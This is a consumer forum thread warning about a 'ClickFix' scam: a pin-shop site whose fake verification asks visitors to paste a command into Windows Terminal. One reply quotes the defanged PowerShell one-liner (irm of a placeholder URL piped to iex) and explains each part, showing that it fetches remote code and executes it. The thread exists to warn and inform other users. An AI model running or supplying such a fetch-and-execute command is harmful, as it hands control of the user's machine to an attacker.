📨 Have you signed up to the Forum's new Email Digest yet? Get a selection of trending threads sent straight to your inbox daily, weekly or monthly!
ClickFix warning!!




I've just seen someone on TV wearing what looks to be a black poppy, I consulted Gemini and I'd like to support the cause in a simple way, ie by buying a pin. So far, so simple.
[DELETED WEBSITE ADDRESS - but you can make an educated guess from the paragraph above]. The verification instructions are below. Essentially it asks you to past a code into Windows Terminal.

I'm not techie but this goes against every instinct I have - what I know is I cannot afford to have my system wrecked!! So I decided I could do without a black poppy on this occasion.
Thoughts?
So much to read, so little time.
Comments
-
-
Quite right, likely to give control of your machine to a 3rd party.
Be interesting to see what that "verification code" that you've copied actually contained.
Could you paste it here?
0 -
I won't paste it, but it's some powershell one liner that downloads a script from a third party and executes it.
To anyone reading this, please don't visit that website in the OP!1 -
Yep. It's a so-called 'ClickFix' attack that grabs code from a web-site then passes it to PowerShell to execute.
(irm 'http://aaa.bbb/xxx/yyy' -UserAgent 'WUA/bdda1e77b2' -Headers @{'X-WUA'='bdda1e77b2'})|iexThe command’s components are:
irmis short for Invoke-RestMethod. It requests content from the specified web address.-UserAgentand-Headersattach identifying information to that request. Their precise purpose here is unknown.|passes the returned content to the next command.iexis short for Invoke-Expression. It executes the returned text as PowerShell code.
1 -
Thank you - have changed the thread title and removed the link in my OP accordingly so MSErs aren't tempted to click.
No man is worth crawling on this earth.
So much to read, so little time.0 -
It's beyond my expertise.
I did find this link which seems to describe the exploit, basically a catchpa resembling Cloudflare, asking to download a Powershell command which in turn downloads an .exe to do who knows what?
https://medium.com/@hussainashiqkhattak/a-fake-captcha-a-blockchain-and-a-college-website-inside-a-clickfix-attack-d0f77d885193
Move along, nothing to see.1 -
Even a Luddite like me can see the name (or pseudonym) behind it!! hussainashiqkhattak
No man is worth crawling on this earth.
So much to read, so little time.1









Confirm your email address to Create Threads and Reply

Categories
- All Categories
- 355.8K Banking & Borrowing
- 254.9K Reduce Debt & Boost Income
- 456.2K Spending & Discounts
- 248.4K Work, Benefits & Business
- 606K Mortgages, Homes & Bills
- 179K Life & Family
- 263.8K Travel & Transport
- 1.5M Hobbies & Leisure
- 16.2K Discuss & Feedback
- 37.7K Read-Only Boards